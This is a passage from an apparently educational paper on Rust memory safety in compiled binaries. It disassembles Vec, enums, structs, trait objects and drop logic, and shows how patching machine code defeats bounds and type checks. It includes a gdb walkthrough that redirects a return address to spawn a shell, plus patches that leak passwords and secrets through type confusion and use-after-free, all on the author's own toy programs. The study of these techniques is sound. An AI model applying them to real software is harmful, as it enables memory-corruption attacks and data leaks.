73ef:  48 89 4f 08           mov   %rcx,0x8(%rdi) # heap pointer = 0x8 (used by
    allocator)
73f3:  48 c7 47 10 00 00 00  movq  $0x0,0x10(%rdi) # set length to 0
73fa:  00
73fb:  c3                    ret
```

By using `new()` to initialize a vector and then modifying it by a `push()` call, I was able to determine that a Vec struct is stored in this order on the stack using 64-bit integers: capacity, heap pointer, length. As we can see this function does not really

perform any heap allocation yet. This is the sample code used to analyze this behavior:

Listing 68: New Vector + Modification

```
fn main() {
        let mut v1 = create_empty_vector();
        v1.push(0xaaaaaaaaaaaaaaaa);
        println!("{:?}", v1);
        println!("{}", v1.len());
        println!("{}", v1.capacity());
}

fn create_empty_vector() -> Vec<u64>{
        let v: Vec<u64> = Vec::new();
        return v;
}
```

Now let's examine how it allocates and pushes a single value via `push()`:

Listing 69: Vector Push

```
# pub fn push(&mut self, value: T)
0000000000007b90 <alloc::vec::Vec<T,A>::push>:
...
7bac:   48 8b 00              mov    (%rax),%rax # get capacity
7baf:   48 89 44 24 20        mov    %rax,0x20(%rsp) # store capacity
7bb4:   48 8b 44 24 18        mov    0x18(%rsp),%rax # get length
7bb9:   48 3b 44 24 20        cmp    0x20(%rsp),%rax # compare capacity - length
7bbe:   74 02                 je     7bc2 <alloc::vec::Vec<T,A>::push+0x32> # if ZF
    =1, jump to allocation
7bc0:   eb 0c                 jmp    7bce <alloc::vec::Vec<T,A>::push+0x3e> # else
    just push value
7bc2:   48 8b 7c 24 08        mov    0x8(%rsp),%rdi # pointer to vec
7bc7:   e8 14 0e 00 00        call   89e0 <alloc::raw_vec::RawVec<T,A>::grow_one> #
     allocator function, increase capacity by 1
7bcc:   eb 3e                 jmp    7c0c <alloc::vec::Vec<T,A>::push+0x7c>
7bce:   48 8b 44 24 08        mov    0x8(%rsp),%rax # get pointer to vec
7bd3:   48 8b 4c 24 18        mov    0x18(%rsp),%rcx # get length
7bd8:   48 8b 74 24 10        mov    0x10(%rsp),%rsi # new value
7bdd:   48 8b 50 08           mov    0x8(%rax),%rdx # get heap pointer
7be1:   48 89 34 ca           mov    %rsi,(%rdx,%rcx,8) # set new value at (rdx +
    rcx * 8)
7be5:   48 83 c1 01           add    $0x1,%rcx # increase length
7be9:   48 89 48 10           mov    %rcx,0x10(%rax) # set new length
```

```
7bed:   48 83 c4 38           add    $0x38,%rsp # deallocate
7bf1:   c3                    ret
...
7c0c:   eb c0                 jmp    7bce <alloc::vec::Vec<T,A>::push+0x3e> #
    continue normal execution
```

From the method signature we can deduce that the `push()` function is very simple. It takes a pointer to the vec structure and the new value to push. However, when pushing a new value it must first determine if there is enough space allocated for the value to be pushed. This is done by comparing the length to the capacity, if they are equal (ZF = 1) it will call to the allocator to extend the capacity held by the vector.

Now that we understand the basics of this data structure, let's see how Rust prevents us from accessing elements outside of its buffer. To do so let's consider the same type of program as the one with the array. We define a vector with some fixed values and give the user the ability to modify any value by an index they specify.

Listing 70: Vector Modify

```
fn print_vector(v: &Vec<u64>){
        println!("Elements: {:?}", v);
        println!("Capacity: {}", v.capacity());
        println!("Heap Pointer: {:p}", v.as_ptr());
        println!("Length: {}", v.len());
}

fn main (){
        let args: Vec<_> = env::args().collect();
        if args.len() < 3 {
                println!("Missing arguments");
                return;
        }
        let mut v: Vec<u64> = vec![...];
        change_element(&mut v, args[1].parse().unwrap(), args[2].parse().unwrap())
            ;
        print_vector(&v);
}

fn change_element(v: &mut Vec<u64>, index: usize, value: u64) {
        v[index] = value;
}
```

Let's run the program and examine how it deals with an out of bounds access:

Listing 71: Vector Out of Bounds Access

```
$ RUST_BACKTRACE=1 ./vector_modify 10 0
thread 'main' panicked at vector_modify.rs:45:6:
index out of bounds: the len is 8 but the index is 10
stack backtrace:
0: rust_begin_unwind
at /rustc/eeb90cda1969383f56a2637cbd3037bdf598841c/library/std/src/panicking.rs
    :665:5
1: core::panicking::panic_fmt
at /rustc/eeb90cda1969383f56a2637cbd3037bdf598841c/library/core/src/panicking.rs
    :74:14
2: core::panicking::panic_bounds_check
at /rustc/eeb90cda1969383f56a2637cbd3037bdf598841c/library/core/src/panicking.rs
    :276:5
3: <usize as core::slice::index::SliceIndex<[T]>>::index_mut
4: <alloc::vec::Vec<T,A> as core::ops::index::IndexMut<I>>::index_mut
5: vector_modify::change_element
6: vector_modify::main
7: core::ops::function::FnOnce::call_once
note: Some details are omitted, run with `RUST_BACKTRACE=full` for a verbose
    backtrace.
```

As we can see it follows very similar behavior as the array examples. It even calls the same `panic_bounds_check()` function. We can see that we are implicitly calling a trait method by using the indexing operator []. This method is called `index_mut()`, for the trait `IndexMut` which is implemented for the Vec type. In addition, that method is calling another trait method `index_mut()`, for the trait `SliceIndex` which is implemented for the type usize, which represents the type of our index. Now let's examine the disassembly and try to understand how it detects the overflow.

Listing 72: Vector Overflow Detection

```
000000000000af90 <<usize as core::slice::index::SliceIndex<[T]>>::index_mut>:
...
af94:  48 89 7c 24 08       mov   %rdi,0x8(%rsp) # 1st arg = index
af99:  48 89 74 24 10       mov   %rsi,0x10(%rsp) # 2nd arg = heap pointer
af9e:  48 89 54 24 18       mov   %rdx,0x18(%rsp) # 3rd arg = vector length
...
afa8:  48 39 d7             cmp   %rdx,%rdi # compare index vs length
afab:  73 16                jae   afc3 <<usize as core::slice::index::SliceIndex
    <[T]>>::index_mut+0x33> # jmp to panic if above or equal
afad:  48 8b 44 24 10       mov   0x10(%rsp),%rax # get heap pointer
afb2:  48 8b 4c 24 08       mov   0x8(%rsp),%rcx # get index
afb7:  48 c1 e1 03          shl   $0x3,%rcx # shift left index (effectively
```

```
    multiplying by 8 because usize = 8 bytes)
afbb:  48 01 c8              add   %rcx,%rax # add new offset to heap pointer to
    calculate final address
afbe:  48 83 c4 28           add   $0x28,%rsp # deallocate
afc2:  c3                    ret
afc3:  48 8b 54 24 20        mov   0x20(%rsp),%rdx # panic section
...
afd2:  48 8d 05 67 c8 ff ff  lea   -0x3799(%rip),%rax      # 7840 <core::
    panicking::panic_bounds_check>
afd9:  ff d0                 call  *%rax
================================================================================
000000000000b180 <<alloc::vec::Vec<T,A> as core::ops::index::IndexMut<I>>::
    index_mut>:
...
b1cb:  e8 c0 fd ff ff        call  af90 <<usize as core::slice::index::SliceIndex
    <[T]>>::index_mut>
...
b1d4:  c3                    ret
================================================================================
000000000000b940 <vector_modify::change_element>:
# rdi = vector, rsi = index, rdx = value
...
b94c:  e8 2f f8 ff ff        call  b180 <<alloc::vec::Vec<T,A> as core::ops::
    index::IndexMut<I>>::index_mut> # calculates and returns the address based on
     the index for mutability
b951:  48 8b 14 24           mov   (%rsp),%rdx # get new value
b955:  48 89 10              mov   %rdx,(%rax) # set value at index
b958:  58                    pop   %rax
b959:  c3                    ret
```

As we can see `index_mut()` for SliceIndex is not that different from indexing an array. Except the modification is not performed here, it just calculates the heap address of where the index provided is pointing and returns it to be modified inside of `change_element()`.

Now, to validate our theory, let's patch `cmp %rdx, %rdi` in `index_mut()` with `cmp %rsi, %rdi`. By swapping `rdx` (the length) with `rsi` (the heap pointer), which contains a significantly larger value, we can vastly extend the amount of memory we can index. This type of modification would be tricky to detect and validate, without knowing the semantic meaning of each register in this function.

Listing 73: Index Check Patch

```
15c28: 48 39 f7              cmp   %rsi,%rdi # patched
$ ./vector_modify_patched 30000 0
Segmentation fault (core dumped)
```

As you can see by specifying a large enough index we can cause the program to crash because it attempts to write in an unmapped memory segment. However, this can also be used to change a return address as the stack is usually placed after the heap when mapped into memory. To do this let's follow these steps in gdb:

1. Find the location of the return address on the `change_element()` stack.
2. Find the pointer to our heap buffer.
3. Calculate the difference in 8 byte steps.
4. Modify the return address to return to `spawn_shell()`.

In order for this exploit to work you would need to know the location of the heap buffer before providing the index. However as we are in gdb we can keep this consistent across runs. These are the values I get:

1. `change_element()` Saved registers: `rip` at `0x7fffffffdaa8`
2. `index_mut()` heap buffer pointer: `rsi = 0x55555564cb80`
3. $$\begin{aligned}\texttt{index} &= \frac{\texttt{saved rip} - \texttt{heap pointer}}{\texttt{0x8}} \\ &= \frac{\texttt{0x7fffffffdaa8} - \texttt{0x55555564cb80}}{\texttt{0x8}} \\ &= \frac{\texttt{0x2aaaaa9b0f28}}{\texttt{0x8}} \\ &= \texttt{0x555555361e5} = 5864061886949\end{aligned}$$
4. value = `spawn_shell()` address: `0x555555569fc0` = 93824992321472

Listing 74: Heap Overflow Exploit

```
(gdb) r 5864061886949 93824992321472
process 45888 is executing new program: /bin/sh
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
$ exit # new shell
```

4.3 Type Confusion

In many languages a common bug that exists is called type confusion. When this bug occurs an object of one type is treated as another type. This can often lead to memory corruption. The most common example would be a C++ class which has two derived classes. When that class is downcasted to either of those two derived types, the programmer must ensure that the object is of the type that is being downcasted to. If not, then an object of one type is being treated as another in the subsequent code. This means that you could be calling functions of one type on another, overwriting member fields which can cause out of bounds access, overwrite heap pointers, return addresses etc.

While downcasting is the most common way to cause a type confusion bug in many languages, it's not the only way. We can say that any casting operation (for example, a raw memory buffer being casted to some type in C) could potentially lead to a type confusion bug. This means any operation which attempts to resolve a variable to some type can cause type confusion. So how does Rust prevent unchecked casting?

4.3.1 Composition Instead of Inheritance

Regarding downcasting, Rust uses a composition concept instead of an inheritance concept. This means that one type does not inherit from another, so directly downcasting between custom types is impossible in safe Rust. Instead, each type can implement any number of traits and using generics one can pass the Trait as a generic argument, indicating that a function for example can accept any type which implements a specific trait. For example:

Listing 75: Trait Argument

```
fn gen_print_type<T: Typename>(item: T) {
       item.print_type();
}
```

This function takes any type T, which implements the trait Typename. This trait has a `print_type()` function which simply prints the type the object belongs to. Now taking this concept at the binary level you might think that `print_type()` is dynamically dispatched at runtime, meaning call it through a function pointer. However, this doesn't happen. What happens with generics instead is a process called monomorphization. The compiler instead of generating a `gen_print_type()` that can call the `print_type()` function for any type by dynamically resolving the type at runtime, will instead generate a static implementation for all types that

call `gen_print_type()` at compile time. We can confirm this by examining our disassembly and our binary:

Listing 76: Monomorphized Functions

```
70a1:  e8 9a ff ff ff       call  7040 <generics::gen_print_type>
70a6:  e8 c5 ff ff ff       call  7070 <generics::gen_print_type>
$ nm generics | grep gen_print_type
0000000000007040 t _ZN8generics14gen_print_type17h802022397db455beE
0000000000007070 t _ZN8generics14gen_print_type17hc99d0a2be9609642E
```

We are calling `gen_print_type()` for 2 different types and as we can see 2 separate `gen_print_type()` are created, encoded with a different symbol for each type, if kept mangled. This way Rust can create abstractions that avoid the usage of inheritance or vtables.

4.3.2 Enums

Another common Rust construct in Rust that could be potentially unsafe is enums. Rust enums can not only indicate a category (variant) but can also contain data inside each variant. These enums are also called tagged unions. Example:

Listing 77: Rust Enum

```
enum Shape {
       Rectangle(f64, f64),
       Circle(f64)
}
```

This means that at runtime a Shape can be either a Rectangle or a Circle. So how does Rust handle this to prevent various type confusion bugs?

Rust simply prevents this issue by forcing us to wrap any usage of an instance of this enum in a `match` or `if let` statement. If we do not follow this the program does not compile.

Listing 78: Match Statement

```
fn area(shape: Shape) -> f64 {
       match shape {
              Shape::Rectangle(w, h) => w * h,
              Shape::Circle(r) => 3.14 * r * r,
       }
}
```

As you can see this area function first checks which variant of Shape is used to determine the corresponding fields. The match statement forces us to provide a case for each variant in our enum.

Listing 79: If Let Statement

```
fn rectangle_area(shape: Shape) -> f64 {
        //destructure rectangle into its components
       if let Shape::Rectangle(w, h) = shape {
              return w * h
       }
       return 0.0;
}
```

In the `if let` clause we are not required to check for every variant of the enum, allowing for more concise syntax.

As we can see Rust checks which variant is being used at runtime to determine which code block to run. So how does it do this at a binary level?

Listing 80: Match Statement Disassembly

```
0000000000008070 <enums::main>: # initialization logic
8070:  48 81 ec 08 01 00 00  sub   $0x108,%rsp
8077:  f2 0f 10 05 89 1f 04 00      movsd 0x41f89(%rip),%xmm0 # 4a008 <_fini+0
    x19c>
807f:  f2 0f 11 44 24 10     movsd %xmm0,0x10(%rsp)
8085:  f2 0f 10 05 83 1f 04 00      movsd 0x41f83(%rip),%xmm0 # 4a010 <_fini+0
    x1a4>
808d:  f2 0f 11 44 24 18     movsd %xmm0,0x18(%rsp)
8093:  48 c7 44 24 08 00 00 00 00   movq  $0x0,0x8(%rsp) # discriminant for
    Rectangle
================================================================
0000000000008020 <enums::area>:
8020:  48 89 7c 24 f0        mov   %rdi,-0x10(%rsp)
8025:  48 83 3f 00           cmpq  $0x0,(%rdi) # check discriminant
8029:  75 17                 jne   8042 <enums::area+0x22>
# removed instructions rectangle area logic
8040:  eb 20                 jmp   8062 <enums::area+0x42>
# removed instructions circle area logic
8062:  f2 0f 10 44 24 f8     movsd -0x8(%rsp),%xmm0
8068:  c3                    ret
```

Rust allocates enough space on the stack to hold the largest variant of an enum, along with an additional value called a discriminant. The discriminant indicates at runtime which variant of the enum is currently in use. By default, the discriminant is

an auto-incrementing integer starting from 0, assigned to each variant in declaration order. For example, if the first variant is Rectangle, it receives the discriminant 0.

As we can see the area function checks the discriminant against an immediate of 0 and then performs a conditional jump, to run the logic for the rectangle area calculation or the circle area calculation respectively.

In this case we can cause a type confusion via binary patching in two ways:

1. Modify the cmp instruction to use 0x1 as the immediate instead, reversing the logic.

2. Modify the instruction which sets the discriminant to be a different value.

Listing 81: Compare Patching

```
0000000000008020 <enums::area>:
8025:  48 83 3f 01           cmpq  $0x1,(%rdi) # reversed logic
$ ./enums_patched_cmp
Rectangle area 314
Circle area 0.00...06949219738536166
```

Listing 82: Discriminant Patching

```
0000000000008070 <enums::main>:
# using Circle Discriminant for Rectangle
8093:  48 c7 44 24 08 01 00 00 00   movq  $0x1,0x8(%rsp)
# using Rectangle Discriminant for Circle
80aa:  48 c7 44 24 20 00 00 00 00   movq  $0x0,0x20(%rsp)
$ ./enums_patched_discr
Rectangle area 314
Circle area 0.00...6899583356507424
```

As you can see for Rectangle(10.0, 5.0) and Shape::Circle(10.0) our output for the area is completely wrong but it does not cause further issues in this example. Because the enum acts as a tagged union, each variant takes the same space on the stack. Meaning we cannot cause an overflow bug using this.

Nevertheless, let's consider that our Circle has some padding bytes to be the same length as Rectangle, those bytes are not zeroed during initialization and could contain any value. If we are getting the area of the circle using the incorrect calculation it means that those padding bytes are used as an operand in our multiplication. Then if we know the input to the multiplication we can reverse the operation via division and get the data stored on the padding bytes.

If we know the other operand in the calculation, we can invert the operation (e.g., via division) and recover the uninitialized data. If this padding happens to contain a heap pointer, a vtable, or other leaked metadata, it could potentially be used to bypass ASLR. Similarly, sensitive data such as private keys or passwords could leak through such unintended memory reads.

4.3.3 Struct Type Confusion

When working with complex types such as structs, we need to understand some basic calling convention logic. In the Linux x86 ABI, there are 2 registers that can be used as return values rax (1st return value) and rdx (2nd return value). This means that if our complex type can be contained in these two registers, the callee function just has to set the values in those registers and return.

In addition, this is affected by how expensive each instruction is, so sometimes even if the return values can be stored in 2 registers, it is easier and more direct to return them using a reference.

Let's take for example this simple program which has 2 types with their respective instantiation functions and let's inspect the disassembly for them:

Listing 83: Structs

```
struct TestShort {
       a: usize,
       b: usize
}
impl TestShort {
       fn new() -> Self{
              TestShort{a: 0, b: 0}
       }
}
struct Test {
       a: usize,
       b: usize,
       c: usize
}
impl Test{
       fn new() -> Self{
              Test{a: 0, b: 0, c: 0}
       }
}
fn main (){
       let ts = TestShort::new();
       println!("{}, {}", ts.a, ts.b);
```

```
    let tl = Test::new();
    println!("{}, {}, {}", tl.a, tl.b, tl.c);
}
```

Disassembling:

Listing 84: Instantiation Disassembly

```
0000000000007020 <test_passing::TestShort::new>:
7020:  31 c0                 xor   %eax,%eax # 0s rax (by zero extension)
7022:  89 c2                 mov   %eax,%edx # 0s rdx (by zero extension)
7024:  48 89 d0              mov   %rdx,%rax # redundant (optimization issue)
7027:  c3                    ret
0000000000007050 <test_passing::main>:
...
7057:  e8 c4 ff ff ff        call  7020 <test_passing::TestShort::new>
705c:  48 89 04 24           mov   %rax,(%rsp) # set ts.a = 0
7060:  48 89 54 24 08        mov   %rdx,0x8(%rsp) # set ts.b = 0
...
0000000000007030 <test_passing::Test::new>:
7030:  48 89 f8              mov   %rdi,%rax # return value = ref to tl
7033:  48 c7 07 00 00 00 00  movq  $0x0,(%rdi) # set tl.a = 0
703a:  48 c7 47 08 00 00 00 00      movq  $0x0,0x8(%rdi) # set tl.b = 0
7042:  48 c7 47 10 00 00 00 00      movq  $0x0,0x10(%rdi) # set tl.c = 0
704a:  c3                    ret
0000000000007050 <test_passing::main>:
...
711a:  48 8d bc 24 80 00 00 00      lea   0x80(%rsp),%rdi
7122:  e8 09 ff ff ff        call  7030 <test_passing::Test::new>
...
```

As we can see with the TestShort struct, we can directly pass the two integers through registers, set them to 0, then return and save them on the stack where the TestShort instance is stored.

However, in the case of the Test struct, we instead pass a reference to the Test instance through rdi (first argument). This reference is then used along with an 8 byte step to store each individual value directly on the caller's stack. Tuples behave similarly so without any other debug information of a value's type we cannot differentiate between the two.

As we can see even though `Test::new()` uses offsets to set values the same way an array would, the compiler does not need to emit any checks for that as these accesses happen by using a property name and not an index.

Let's consider this example, we have a system which logs interactions between users. Users are represented with different structs depending on the source of the

user data. For example:

Listing 85: Logging Example

```
struct SimpleUser {
       username: String,
       password: String
}
impl SimpleUser {
       fn email_request(&self){
              println!("User {} wishes to send email to:", self.username);
       }
}
struct FullUser {
       username: String,
       email: String,
       password: String
}
impl FullUser{
       fn display_email(&self) {
              println!("User {} with email {}", self.username, self.email);
       }
}
fn main (){
       let su = SimpleUser{username: "test".to_string(), password: "12345678".
           to_string()};
       let fu = FullUser{username: "test2".to_string(), email: "test@test.com".
           to_string(), password: "test1234".to_string()};
       su.email_request();
       fu.display_email();
}
```

In Rust, all methods of a type take a reference to an instance of the type (`&self`) as the first argument. In the ABI this would translate to the rdi register. Let's consider we have access to modify the machine code for this functionality, if we were able to pass in a reference to a SimpleUser to `display_email()` instead of a FullUser, this would cause a type confusion bug. As we know, accessing fields in structs happens with an offset from the reference pointer, so `self.email` would translate to accessing from the 9th (inclusive) to the 16th (exclusive) bytes of the struct buffer. If instead, the reference passed is of type SimpleUser, what would be accessed and displayed would instead be the password.

So to create this type confusion bug in our machine code we would have to patch the value of rdi before the function call to contain the incorrect reference.

Listing 86: Reference Type Confusion

```
#before change
82a5:  48 8d 7c 24 60       lea   0x60(%rsp),%rdi
82aa:  e8 71 fd ff ff       call  8020 <pointer_confusion2::FullUser::
    display_email>
#after change
82a5:  48 8d 7c 24 00       lea   0x0(%rsp),%rdi
82aa:  e8 71 fd ff ff       call  8020 <pointer_confusion2::FullUser::
    display_email>
$ ./pointer_confusion2_patched
User test wishes to send email to:
User test with email 12345678 # password leak
```

As you can see this type of bug allows us to create overread bugs and there would be no way to validate this at runtime. In addition to that, we can create buffer overflows if the methods are modifying member fields of our structs or many other memory corruption bugs.

4.3.4 Trait Objects

Trait objects are special types in Rust which allow for dynamic dispatch of functions based on the type of the object. A trait object is comprised of a pointer to an instance of a type and another pointer to a table (vtable) containing the addresses of the methods implemented for that type. This is also called a fat pointer and it is especially useful when we want to hold a collection of different types.

Let's take for example a very simple program with 2 structs which implement the same trait:

Listing 87: Trait Object Definition

```
trait Animal {
       fn speak(&self);
}
struct Dog;
impl Animal for Dog {
       fn speak(&self) {
              println!("Woof!");
       }
}
fn main() {
       let dog = Dog;
       let dyn_dog: &dyn Animal = &dog;
       dyn_dog.speak();
```

```
}
```

As we can see, we use a combination of `& dyn TraitName` to define a trait object. This essentially says that we have created a dynamic type which implements the Animal trait. If we were to examine the disassembly of main we get this:

Listing 88: Dynamic Dispatch

```
0000000000007040 <trait_obj::main>:
...
7046:  ff 15 5c c5 04 00     call  *0x4c55c(%rip) # 535a8 <
    __do_global_dtors_aux_fini_array_entry+0x70>
```

As we can see our program is loading addresses using relative offsets to the current instruction. The disassembler can resolve these addresses easily because they are relative to rip, so it uses the virtual address of the next instruction + the offset to calculate the actual address. Then it does the call by first dereferencing rax, essentially looking up the address to branch to at `0x535a8`.

If we examine what is stored at `0x535a8` we can see that it is a function pointer to the speak method for Dog:

Listing 89: Function Pointer

```
$ objdump -s -j '.data.rel.ro' --start-address=0x535a8 --stop-address=0x535b0
    trait_obj
Contents of section .data.rel.ro:
535a8 e06f0000 00000000 # little endian
$ nm -C trait_obj | grep speak
0000000000006fe0 t <trait_obj::Dog as trait_obj::Animal>::speak
```

One thing to note is that even though we are using a unit struct (zero sized) the trait object still needs to contain a data pointer so it takes some offset from the stack frame.

Expanding our previous example let's add a Cat struct and initialize an array of Animal trait objects and call speak on each of them.

Listing 90: Collection Of Trait Objects

```
// skipping Dog and Animal definitions
struct Cat;
impl Animal for Cat {
       fn speak(&self) {
              println!("Meow!");
       }
```

```
}
fn main() {
        let dog = Dog;
        let cat = Cat;
        let animals: [&dyn Animal; 2] = [&dog, &cat];
        for i in 0..animals.len() {
                animals[i].speak();
        }
}
```

Now let's inspect our disassembly for main and try to understand how dynamic dispatch happens in this case:

Listing 91: Dynamic Dispatch Analysis

```
7130:  48 83 ec 58           sub   $0x58,%rsp # Allocate stack 88 bytes
7134:  48 8d 44 24 16        lea   0x16(%rsp),%rax # get a pointer to some value
    on the stack
7139:  48 89 44 24 18        mov   %rax,0x18(%rsp) # store data pointer for Dog
713e:  48 8d 05 33 c4 04 00  lea   0x4c433(%rip),%rax # 53578 <
    __do_global_dtors_aux_fini_array_entry+0x58> vtable pointer
7145:  48 89 44 24 20        mov   %rax,0x20(%rsp) # store vtable pointer for Dog
714a:  48 8d 44 24 17        lea   0x17(%rsp),%rax # get a pointer to some value
    on the stack
714f:  48 89 44 24 28        mov   %rax,0x28(%rsp) # store pointer for Cat
7154:  48 8d 05 3d c4 04 00  lea   0x4c43d(%rip),%rax # 53598 <
    __do_global_dtors_aux_fini_array_entry+0x78> vtable pointer
715b:  48 89 44 24 30        mov   %rax,0x30(%rsp) # store vtable pointer for Dog
...
71ba:  48 8b 38              mov   (%rax),%rdi # get &self as first argument for
    speak
71bd:  48 8b 40 08           mov   0x8(%rax),%rax # get vtable pointer
71c1:  ff 50 18              call  *0x18(%rax) # call fourth entry in vtable
    pointer (each entry is 8 bytes)
```

As we can see during initialization it stores two pointers per trait object, one for the trait object's data and another for the vtable of the corresponding type. Then inside that vtable function speak is the fourth entry (each entry is 8 bytes).

There is no further validation as to which function is called during runtime, so we could patch the binary to either write the wrong vtable pointer during trait object initialization or overwrite the entry of the vtable of one type to have the function of the other. The former would create a type confusion bug for a specific trait object, while the latter would create a global type confusion bug for all trait objects of that type.

Let's attempt to patch the initialization vtable pointer:

Listing 92: Initialization Vtable Overwrite

```
# pre patch
713e:  48 8d 05 33 c4 04 00  lea   0x4c433(%rip),%rax     # 53578 <
    __do_global_dtors_aux_fini_array_entry+0x58>
# after patch
713e:  48 8d 05 53 c4 04 00  lea   0x4c453(%rip),%rax     # 53598 <
    __do_global_dtors_aux_fini_array_entry+0x78>
$ ./trait_obj2_ptr
Meow!
Meow!
```

As we can see we are calling the Cat speak function on the Dog struct.

Now to overwrite the vtable globally for all Dogs we need to find the corresponding entry in `.rela.dyn` section of our binary, which is responsible for resolving and writing the corresponding address at the `.data.rel.ro` section vtable during loading.

To do so we must find the address of the entry to overwrite it:

Listing 93: Relocation Table Entry

```
$ readelf -r trait_obj2_vtable | nl -v -2 | grep 53590
8      000000053590 000000000008 R_X86_64_RELATIVE 70d0
$ readelf -SW trait_obj2_vtable | grep '.rela.dyn'
[10] .rela.dyn RELA 0000000000000ff0 000ff0 003f48 18 A 6 0  8
```

As we can see from above our entry is the 8th entry (0 indexed) in the `.rela.dyn` table. This table starts at offset `0xff0` of the file and each entry is 24 bytes long. The last 8 bytes contain the relocation value.

$$
\begin{aligned}
&\text{RelocationEntryAddress} \\
&= \texttt{RelocationSectionOffset} + (\texttt{RelocationIndex} \times \texttt{EntrySize}) + \texttt{0x10} \\
&= \texttt{0xff0} + (\texttt{0x8} \times \texttt{0x18}) + \texttt{0x10} \\
&= \texttt{0xff0} + \texttt{0xc0} + \texttt{0x10} \\
&= \boxed{\texttt{0x10c0}}
\end{aligned}
$$

Now after overwriting the relocation entry every call to the Dog speak is replaced with the Cat speak.

In our examples, we do not have any data stored in our types. However, if we

had fields and methods to read or write them, introducing this type confusion bug could lead to buffer overflows, overreads, and other serious vulnerabilities.

5 Temporal Memory Safety

Attempting to access or modify any memory after it has been freed by the memory allocator, can cause a whole class of bugs which fall under the category of temporal bugs. Rust completely prevents these types of bugs by preventing compilation of invalid programs, using the set of rules described before which fall under the validations performed by the borrow checker. As most of these validations are applied at compile time, the final executable does not contain any additional validations.

5.1 Dangling Pointers

As we know each value in Rust has an owner and each owner exists within a scope. As soon as the owner goes out of scope the value is dropped.

On the binary level, for stack allocated objects this doesn't mean anything. The object will continue to exist on the stack until the stack frame is deallocated. However, Rust has the concept of smart pointers, such as Box<T> which will handle their own heap allocation and deallocation implicitly. Let's take for example the following function:

Listing 94: Box and Scope

```
fn dangle() -> Box<u64>{
        let mut box1: Box<u64> = Box::new(0xaaaaaaaaaaaaaaaa);
        {
                let box2: Box<u64> = Box::new(0x1111111111111111);
                *box1 = *box1 + *box2;
        } # here box2 is automatically dropped
        return box1;
}
```

As you can see we create two Boxes one which is returned and another which has a limited scope. If we examine the disassembly we'll find that a specific function is called:

Listing 95: Drop

```
781f:  48 8d 7c 24 60       lea   0x60(%rsp),%rdi # get a pointer to the box2
    pointer
7824:  e8 c7 f9 ff ff       call  7210 <core::ptr::drop_in_place<alloc::boxed::
    Box<u64>>> # drop box2
```

As we can see a generic function called `drop_in_place()` is used. This is the signature for it, in the Rust standard library reference:

Listing 96: drop_in_place

```
pub unsafe fn drop_in_place<T: ?Sized>(to_drop: *mut T)
```

As we can see it's a generic function which can take a mutable raw pointer to any type, even unsized (?Sized removes the trait bound) ones such as trait objects and deallocates the memory that is pointed to by them. This function in turn calls the drop method of the Drop trait, `core::ops::drop::Drop::drop()`, which determines if there are any underlying fields to the pointer provided so that they can also be dropped. Then it calls `core::alloc::Allocator::deallocate()` trait method, which is implemented by `alloc::alloc::Global`, which acts as a thin wrapper over glibc's memory allocator.

Now, if we take what we've learned from swapping pointers to cause type confusion, we can also swap pointers here to create a dangling pointer. To do this we simply swap the box2 pointer that is passed into `drop_in_place()` with the box1 pointer. Then we return the box1 pointer that has been dropped, while the box2 pointer will live indefinitely causing a memory leak.

Listing 97: Patching Pointer To Drop

```
#before patch
781f:   48 8d 7c 24 60        lea    0x60(%rsp),%rdi
7824:   e8 e7 f9 ff ff        call   7210 <core::ptr::drop_in_place<alloc::boxed::
    Box<u64>>>
#after patch
781f:   48 8d 7c 24 58        lea    0x58(%rsp),%rdi # swapped with address of box1
     pointer
7824:   e8 e7 f9 ff ff        call   7210 <core::ptr::drop_in_place<alloc::boxed::
    Box<u64>>>
```

In my example, I simply print the pointer after returning and exit. Here is the output:

Listing 98: Dangling Pointer Output

```
$ ./dangling_pointer_patched
55fefe604
free(): double free detected in tcache 2
Aborted (core dumped)
```

As we can see the returned pointer is eventually dropped, causing an error in glibc implementation of free, due to a double free. You can learn more about the specifics of how this works in [9].

Using this simple patch we have created a precondition for another bug to exist, a use after free.

5.2 Use After Free

A use after free bug occurs when a value that has been deallocated or freed is used in subsequent calls. This can lead to undefined behavior which is often exploitable.

Take for example the following program:

Listing 99: Program To Patch

```
fn do_stuff() -> String {
        let longest = find_longest();
        let some_secret = String::from("SECRET");
        println!("longest: {}", longest);
        return some_secret;
}
fn find_longest() -> String {
        let s1: String = String::from("asdfasd");
        let s2: String = String::from("asdf");
        if s1.len() >= s2.len() {
                return s1
        } else {
                return s2
        }
}
```

Inside of `find_longest()` we define two strings and return the longest of the two. The string that is not returned (s2) is then dropped using `drop_in_place()`. Subsequently, s1 is then printed but before that another string allocation occurs for some secret value. But what if we swap the pointer to be dropped with (s1)?

When the memory allocator frees space, it does not set the bytes to 0 or anything it just marks the previously used space as unused. Afterwards, it might reuse the freed space to perform another allocation.

So, if we were to drop s1 inside `find_longest()`, some_secret will be allocated at the same spot where s1 lived. Consequently, when s1 is printed we will be leaking the value of some_secret.

To create this bug we patch the value of rdi register that is passed to `drop_in_place()` as the pointer to drop, with the address that contains s2. For example:

Listing 100: Patch For Use After Free

```
# before patch
```

```
810a:  48 8d 7c 24 38       lea   0x38(%rsp),%rdi #$rsp + 0x38, holds the struct
    for s2
810f:  e8 6c f2 ff ff       call  7380 <core::ptr::drop_in_place<alloc::string::
    String>>
================================================================================
# after patch
810a:  48 8d 7c 24 20       lea   0x20(%rsp),%rdi #$rsp + 0x20, holds the struct
    for s1
810f:  e8 6c f2 ff ff       call  7380 <core::ptr::drop_in_place<alloc::string::
    String>>
```

After running the program with the patch:

Listing 101: Use After Free Exploit

```
$ ./leak_secret_vuln
longest: SECRET
free(): double free detected in tcache 2
Aborted (core dumped)
```

As we can see we leak the value of our secret and then the program crashes because it attempts to drop s1 again.

6 Creating A Rust Disassembler

In this section we will explore how to create a disassembler for Rust ELF binaries using python, we aim to create a tool that will be easily expandable to provide analysis for Rust binaries. We will be using two main libraries for this: LIEF (Library to Instrument Executable Formats) and Capstone. LIEF provides a highly advanced interface for parsing various executable file formats, analyzing them and even modifying them. We will be focusing exclusively on its ELF functionality for this project. Capstone is a disassembly framework, which will allow us to extract semantic meaning from machine code. In addition, we will be using Textual to create an interactive UI for our tool. All code will be added in the **Appendix**, along with versioning.

6.1 Constructing A Control Flow Graph

Normally, when creating a static disassembler, the process begins by identifying all executable sections of the binary. From there, you can choose between two primary disassembly strategies: linear sweep or recursive traversal.

In a linear sweep approach, the disassembler processes each section sequentially, disassembling every byte. This guarantees full code coverage and it is a fairly simple approach. Issues arise though as it can misinterpret inline data, make it hard to detect function boundaries, and it often struggles with code obfuscation.
